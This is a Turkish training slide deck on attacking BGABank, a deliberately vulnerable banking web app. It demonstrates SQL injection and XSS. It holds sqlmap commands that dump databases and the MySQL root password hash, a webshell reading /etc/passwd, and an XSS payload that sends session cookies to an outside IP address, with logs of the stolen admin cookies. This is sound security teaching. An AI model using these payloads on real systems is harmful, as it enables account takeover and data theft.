BGABANK - Vulnerable Web App

Huzeyfe ÖNAL & Celal ERDIK

Huzeyfe ÖNAL:
Kurumsal Web:
http://www.bga.com.tr

Kişisel Blog:
http://www.lifeoverip.net

İletişim:
huzeyfe.onal@bga.com.tr
Huzeyfe.onal@gmail.com

Celal Erdik:
Kurumsal Web:
http://www.bga.com.tr

Kişisel Blog:
http://www.networkpentest.net

İletişim:
celal.erdik@bga.com.tr
fc.erdik@gmail.com

BgaBank Hakkında

- Vulnerable Banka İnternet Şubesi Uygulaması
- IPS,WAF ve Güvenlik duvarsız erişim kullanım imkanı

  - Waftest.bgabank.com

  - Ipstest.bgabank.com

  - www.bgabank.com
- 50+ teknik ve mantıksal web uygulama açıklığı
- Linux sistem üzerinde hosting.

Sık Görülen Açıklıklar

- Cross site scripting
- Sql İnjection
- Session management / Login Bypass
- IDOR – Insecure direct object referance
- CSRF
- Mantıksal açıklıklar(Başka hesaptan havale, kur değişimi vs.)

SQL Injection Nedir?

- Girdi kontrolünün sağlıklı yapılmamasından kaynaklanır.
- Mevcut SQL cümleciğininin değiştirilmesine imkan sağlar
- SQL Injection;
  - Saldırganlar için en popüler,
  - Geliştiriciler için en bilindik,
  - İş sahipleri için en tehlikeli açıklıktır.
- Hedef veritabanında uygulama yolu ile yetkisiz olarak sql sorgularının çalıştırılabilmesidir.

Sql Injection – Sık görülen çeşitleri


- Sık Görülen SQL Injection türleri;
  - Error based (Hata mesajları ile ilerleme)
  - Blind (Mantıksal ifadeler)
  - Boolean based (Matematiksel ifadeler)
  - Time based (waitfor delay, sleep fonk. Zaman tabanlı sorgular)
  - Stack based (Kendi sql sorgunuzu insert)

Sql İnjection – Neler yapılabilir

- Veritabanı üzerinde tam hakimiyet;
  - İnsert
  - Update
  - Delete
- Hedef işletim sistemi ele geçirme
  - Mssql – xp_cmdshell
  - Mysql – Webshell, phpmyadmin
- Meterpreter oturumu ile işletim sistemi üzerinde tam kontrol

Sql Injection – Manuel tespit

- Error based sql injection manuel test
- http://isube.bgabank.com/index.php?sayfa=arama.php&s1=test"&s2=



Sql Injection – Exploit etme

- ./sqlmap.py -u "http://isube.bgabank.com/index.php?sayfa=arama.php&s1=test&s2=" -p s1 --dbms=mysql --technique E --risk 3 --level 3 --flush-session --dbs


```
[15:22:54] [INFO] GET parameter 's1' is 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause' injectable
GET parameter 's1' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
```

```
available databases [6]:
[*] bga_bank_4_0
[*] honeypot
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
```

Sql İnjection – root parolası alma


- ./sqlmap.py -u "http://isube.bgabank.com/index.php?sayfa=arama.php&s1=test&s2=" -p s1 --dbms=mysql --technique E --risk 3 --level 3 --dbs --current-user –passwords


```
current user:    'root@localhost'
[15:26:49] [INFO] fetching database users password hashes
[15:26:50] [INFO] the SQL query used returns 7 entries
[15:26:50] [INFO] retrieved:
[15:26:51] [INFO] retrieved: *FAAFFE644E901CFAFAEC7562415E5FAEC243B8B2
[15:26:51] [INFO] retrieved: root
```




Sql İnjection – İşletim Sistemi ele geçirme

- Wfuzz,dirb ile phpmyadmin arabirimi bulunabilir.






Sql İnjection – Webshell komut çalıştırma




BGABank.com



Linux 3.13.0-24-generic x86_64

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/no
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:l
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Mana
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:n
syslog:x:101:104::/home/syslog:/bin/false messagebus:x:102:106::/var/run/dbus:/bin/false landscape:x:103:10
/nologin colord:x:105:113:colord colour management daemon,,,:/var/lib/colord:/bin/false mysql:x:106:115:My
dovecot:x:108:117:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false dovenull:x:109:118:Dovecot login user,,,:

Sql İnjection – Login Formu Atlatma



XSS(Cross Site Scripting) Nedir?

- Girdinin üzerinde bir kontrol yapılmadan aynı veya başka bir kullanıcıya yansıtılması
- Html/dhtml/css veya javascript kodunun izinsiz olarak kurbanın tarayıcısında çalıştırılmasıdır.
- Üç genel XSS çeşidi mevcuttur;
  - Reflected
  - Stored
  - DOM Based


Reflected XSS – Oturum elde etme


- **Url:** isube.bgabank.com/index.php?sayfa=arama.php&s1=&s2=
- **Payload:** "><Script>document.location='http://85.95.238.172/test.php?cookie='+document.cookie;<Script>
- Apache access loglarından kullanıcı cookie bilgisi alınabilir.

```
root@bgakali:~# cat /var/log/apache2/access.log | grep test
176.219.167.35 - - [05/Jan/2015:00:08:08 +0200] "GET /test.php?cookie=PHPSESSID=0d3aaaca6i5t9ti8vfll0l2im2;%20guest=FALSE
.bgabank.com/index.php?sayfa=arama.php&s1=%22%3E%3CScript%3Edocument.location%3D%27http%3A%2F%2F85.95.238.172%2Ftest.php%
%3B%3C%2FScript%3E&s2=" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:34.0) Gecko/20100101 Firefox/34.0"
```

Reflected XSS – Oturum elde etme


- Cookie manager ile elde edilen cookie sisteme eklenerek kullanıcı oturumu alınabilir.





Stored Xss – MT Oturumu alma

- Müşteri temsilcisine mesaj gönderirken olması durumunda (!)




Stored XSS – MT Oturumu alma

```
root@bgakali:~# cat /var/log/apache2/access.log | grep is_admin
176.219.167.35 - - [05/Jan/2015:00:41:50 +0200] "GET /test.php?cookie=PHPSESSID=7h08hemhubnfeer1jrtkm7mp96;%20is_admin=true
be.bgabank.com/mesailar.aspx?islem=mesajoku&mesajID=6" "Mozilla/5.0 (Windows NT 6.1; rv:29.0) Gecko/20100101 Firefox/29.0"
```

Ad:	PHPSESSID
İçerik:	7h08hemhubnfeer1jrtkm7mp96
Ana makine:	isube.bgabank.com

Ad:	is_admin
İçerik:	true
Ana makine:	isube.bgabank.com

